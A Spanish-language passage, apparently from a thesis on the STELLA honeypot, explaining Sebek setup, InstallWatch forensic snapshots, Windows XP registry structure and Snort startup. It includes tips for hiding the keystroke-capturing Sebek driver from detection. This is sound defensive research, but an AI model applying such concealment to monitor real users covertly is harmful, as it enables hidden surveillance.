


Ilustración 17. Implementación de Sebek en STELLA.

2.3.4.2 Instalación de Sebek

La instalación tanto del cliente como del servidor no conllevan demasiada complejidad, pero sí es aconsejable llevar a cabo algunos ajustes que mejorarán el rendimiento.
Los archivos necesarios para la instalación de ambos sistemas se pueden encontrar en la siguiente página:

http://www.honeynet.org

Para instalar Sebek sobre una plataforma Windows (como cliente, pues, tal como se comentaba, no existe la versión de servidor), deben copiarse los dos archivos ejecutables, *Configuration Wizard.exe* y *Setup.exe* a la máquina virtual trampa. El asistente *Setup.exe* instala el controlador en la ubicación estándar de Windows, *C:\WINDOWS\system32\drivers* en Windows XP, usando el nombre del controlador por defecto *SEBEK.SYS*. Desde un punto de vista de seguridad, el instalador debe ser ejecutado por línea de comandos con el argumento *"/ N = NOMBRE"* para especificar un nombre del controlador diferente al estándar, de modo que sea más compleja la identificación del HIDS por parte de los atacantes. Por el mismo motivo, una buena práctica es la de no guardar una copia de los ficheros de configuración de Sebek en la propia máquina trampa, una vez haya sido instalado.

Una vez que el programa se ha instalado, es oculto y sólo puede ser visitado y reconfigurado utilizando un ejecutable con un nombre dado, el que se indica en una variable definida durante la instalación del mismo. Se recomienda cambiar el nombre por defecto de la herramienta *Configuration Wizard.exe* que sirve para

gestionar Sebek, y, por tanto, el nombre de esta variable, a un valor no estándar.

Algo a tener en cuenta es que la versión Windows de Sebek no permite establecer el puerto por el que se enviarán los paquetes al servidor, siempre se usa el valor por defecto 1101.

Una vez que el cliente ha sido instalado y configurado, Sebek se inicia reiniciando la máquina que lo alberga – en el caso de STELLA, la máquina virtual trampa –, una ventaja sobre el cliente Linux, pues es necesario ejecutarlo por consola cada vez que se reinicia la máquina.

El servidor Sebek, al igual que el cliente, se instala y configura según el procedimiento estándar en Linux, por lo que, del mismo modo, tan sólo se procederá a explicar sus modos de funcionamiento.
La principal herramienta de extracción se llama *sbk_extract* y se basa en *libpcap*. Simplemente captura tráfico en modo promiscuo filtrándolo por el puerto de destino.

Desde la línea de comandos del servidor, *sbk_ks_log.pl* permite visualizar la actividad de pulsaciones de teclas en la máquina donde ha instalado el cliente de Sebek. No necesita parámetros de ejecución y toma su entrada de *sbk_extract* a través de la entrada estándar. En la Ilustración 18 se muestra un ejemplo de su aplicación.




Ilustración 18. Sebek en funcionamiento: ejemplo de una intrusión detectada.

En este ejemplo, *sbk_extract* está capturando datos en la interfaz *eth0* y esperando los registros en el puerto UDP 1101. Entonces envía estos registros a *sbk_ks_log.pl* para la extracción de las pulsaciones de teclas. Se puede apreciar como la salida de *sbk_ks_log.pl* nos proporciona información sobre el comando ejecutado, el identificador del proceso, el identificador del proceso padre, etc.

Otra herramienta, llamada *sebekd.pl* permite cargar los datos de Sebek en una base de datos MySQL. Esta herramienta invoca *sbk_extract* internamente e inserta los datos recogidos por Sebek en la base de datos.

Con el fin de evitar posibles vulnerabilidades en *libpcap* o en las herramientas propias, y de que sea independiente de la implementación del cliente, es recomendable tomar las precauciones de seguridad adecuadas para proteger el servidor Sebek y minimizar el riesgo de ser comprometido.

2.3.5 Análisis forense basado en InstallWatch

El componente de STELLA base de las tareas de análisis forense es InstallWatch. Este programa permite realizar *snapshots* de la máquina en la que se instala para poder llevar a cabo la comparación de este estado inicial con uno posterior, en el caso de una *honeypot*, tras haber sido infectado.

Así, una vez se comprueba por medio de los IDSes que la máquina ha sido comprometida y se han registrado todos los movimientos que se crean necesarios, se lleva a cabo el análisis, obteniéndose todos los archivos y registros del sistema de la máquina que hayan sido añadidos, modificados o borrados. De este modo, se puede localizar el software instalado como consecuencia de la intrusión así como sus efectos, y continuar con el análisis de su modo de actuación.

2.3.5.1 Instalación y utilización de InstallWatch

La instalación en esta ocasión es trivial y no supone mayor complicación que la de cualquier otro programa para Windows, pues es totalmente guiada por medio de un ejecutable.

El primer paso una vez inicializado el programa, es tomar una *snapshot*. La *snapshot* debe tomarse en un punto en el que se esté seguro de que el sistema esté totalmente libre de *malware*. Se debe tener en cuenta que cualquier acción que se efectúe en la máquina será inscrita en registros y/o archivos, por lo que es preferible tenerla lista para no realizar cambios posteriores que puedan confundir a la hora de hacer el análisis. En la Ilustración 19 se muestra la herramienta lanzada, reseñando en rojo el botón para la toma de la *snapshot*.

Inmediatamente realizada la *snapshot*, ya es posible llevar a cabo el análisis tan sólo haciendo *click* sobre la opción *Analyze*, tras lo cual se asignará un nombre a dicho análisis para ser guardado y poder efectuar otros tantos.

En la Ilustración 21, se muestra un resumen de todos los cambios efectuados una vez efectuado el análisis.

Así, se puede ver cantidad de información sobre los archivos y registros añadidos, borrados o modificados (ver Ilustraciones 22 y 23).




Ilustración 19. InstallWatch: toma de *snapshot*.




Ilustración 20. InstallWatch: una vez realizada una *snapshot*, se puede proceder a su análisis.




Ilustración 21. InstallWatch: resumen de cambios tras el análisis.




Ilustración 22. InstallWatch: archivos añadidos.




Ilustración 23. InstallWatch: registros modificados.

De este modo, se demuestra la utilidad del programa y el gran potencial que supone para estudiar los ataques efectuados sobre una *honeypot*.

2.3.5.2 Descripción de Registros

Como se ha podido ver, InstallWatch ofrece múltiple información sobre los cambios efectuados en los registros. Así, es importante tener un cierto conocimiento sobre los registros de Windows XP, ya que la *honeypot* corre sobre este sistema operativo.




Ilustración 24. Registros de *Windows XP.*

El Registro contiene información que Windows utiliza como referencia continuamente, por ejemplo los perfiles de los usuarios, las aplicaciones instaladas en el equipo y los tipos de documentos que cada aplicación puede crear, las configuraciones de las hojas de propiedades para carpetas y los iconos de aplicaciones, los elementos de hardware que hay en el sistema y los puertos que se están utilizando.

Una sección del Registro es un grupo de claves, subclaves y valores del Registro que cuentan con un conjunto de archivos auxiliares que contienen copias de seguridad de sus datos. En Windows XP, los archivos auxiliares de todas las secciones excepto HKEY_CURRENT_USER están en la carpeta %System*Root*%\System32\Config. Los archivos auxiliares para HKEY_CURRENT_USER están en la carpeta %System*Root*%\Profiles\nombreDeUsuario. Las extensiones de los archivos de estas carpetas indican el tipo de datos que contienen. A veces, la falta de extensión también puede indicar el tipo de datos que contienen.

Sección del Registro	Archivos auxiliares
HKEY_LOCAL_MACHINE\SAM	Sam, Sam.log, Sam.sav
HKEY_LOCAL_MACHINE\Security	Security, Security.log, Security.sav
HKEY_LOCAL_MACHINE\Software	Software, Software.log, Software.sav
HKEY_LOCAL_MACHINE\System	System, System.alt, System.log, System.sav
HKEY_CURRENT_CONFIG	System, System.alt, System.log, System.sav, Ntuser.dat, Ntuser.dat.log
HKEY_USERS\DEFAULT	Default, Default.log, Default.sav

Tabla 1. Registros y archivos auxiliares en Windows XP.

Las características de seguridad de Windows XP permiten que un administrador controle el acceso a las claves del Registro.

Los tipos de datos definidos que se usan en Windows XP son caracteres y el tamaño máximo del nombre de un valor es de 16.383 de caracteres. Los valores largos (de más de 2.048 bytes) deben almacenarse como archivos con el nombre almacenado en el Registro, lo que contribuye a que el Registro se utilice eficazmente. El tamaño máximo de un valor es el de la memoria disponible.

La Tabla 2 enumera las claves predefinidas que utiliza el sistema. El tamaño máximo del nombre de una clave es de 255 caracteres.

Carpeta o clave predefinida	Descripción
HKEY_CURRENT_USER	Contiene la raíz de la información de configuración del usuario que ha iniciado sesión. Las carpetas del usuario, los colores de la pantalla y la configuración del Panel de control se almacenan aquí. Esta información está asociada al perfil del usuario. Esta clave a veces aparece abreviada como "HKCU".
HKEY_USERS	Contiene todos los perfiles de usuario cargados activamente en el equipo. HKEY_CURRENT_USER es una subclave de HKEY_USERS. HKEY_USERS puede aparecer abreviada como "HKU".
HKEY_LOCAL_MACHINE	Contiene información de configuración específica del equipo (para cualquier usuario). Esta clave a veces aparece abreviada como "HKLM".
HKEY_CLASSES_*ROOT*	Es una subclave de HKEY_LOCAL_MACHINE\Software. La información que se almacena aquí garantiza que cuando abra un archivo con el Explorador de Windows se abrirá el programa correcto. Esta clave a veces aparece abreviada como "HKCR". La clave HKEY_CLASSES_*ROOT* proporciona una vista del

	Registro que combina la información de estos dos orígenes. HKEY_CLASSES_*ROOT* también proporciona una vista combinada para los programas diseñados para versiones anteriores de Windows. Para cambiar la configuración del usuario interactivo, se deben realizar los cambios en HKEY_CURRENT_USER\Software\Classes en lugar de en HKEY_CLASSES_*ROOT*. Para cambiar la configuración predeterminada, se deben realizar los cambios en HKEY_LOCAL_MACHINE\Software\Classes. Si escribe valores en una clave de HKEY_CLASSES_*ROOT*, el sistema almacena la información en HKEY_LOCAL_MACHINE\Software\Classes. Si escribe valores para una clave en HKEY_CLASSES_*ROOT* y la clave ya existe en HKEY_CURRENT_USER\Software\Classes, el sistema almacenará la información ahí, en lugar de en HKEY_LOCAL_MACHINE\Software\Classes.
HKEY_CURRENT_CONFIG	Contiene información acerca del perfil de hardware que utiliza el equipo local cuando se inicia el sistema.

Tabla 2. Claves predefinidas de Windows XP.

PARTE II

CAPTURAS Y ANÁLISIS FORENSE EN STELLA

3 STELLA EN FUNCIONAMIENTO

1.1 Ejemplo

Una vez descrita la completa arquitectura de STELLA, se procede a mostrar un ejemplo de funcionamiento.

En primer lugar se inicia Snort. Puesto que el proceso de captura se llevo a cabo en multitud de ocasiones, se creó un fichero al que se definió con la extensión *.bat* – *iniciarsnort.bat* – en el directorio C:\Snort\bin, de modo que sea auto ejecutable. En este fichero se escribieron todas las instrucciones de Snort necesarias para su inicialización como servicio.




Ilustración 25. Fichero *.bat* para iniciar Snort.

Así, se desinstala el servicio, se vuelve a instalar y se inicia. Puede parecer redundante, pero evita cualquier tipo de problema en la iniciación del servicio y evita tener que analizar el posible fallo en el inicio (si está bien instalado, si ya está ejecutándose, etc.), lo que ahorra tiempo. La Ilustración 26 muestra como se ejecuta por comandos Snort desde el directorio adecuado.

En este momento, se procede a iniciar las máquinas virtuales. En primer lugar, se lanza el servidor Sebek y se inicia el programa (Ilustración 27). A continuación, se inicia la máquina virtual trampa desde una *snapshot* adecuada, es decir, en la que ya se ha instalado todo el software necesario, configurado Sebek adecuadamente y tomada una *snapshot* con InstallWatch. Todo este proceso se había llevado a cabo anteriormente y, para asegurar que el cebo no está infectado, sin conexión a la red.

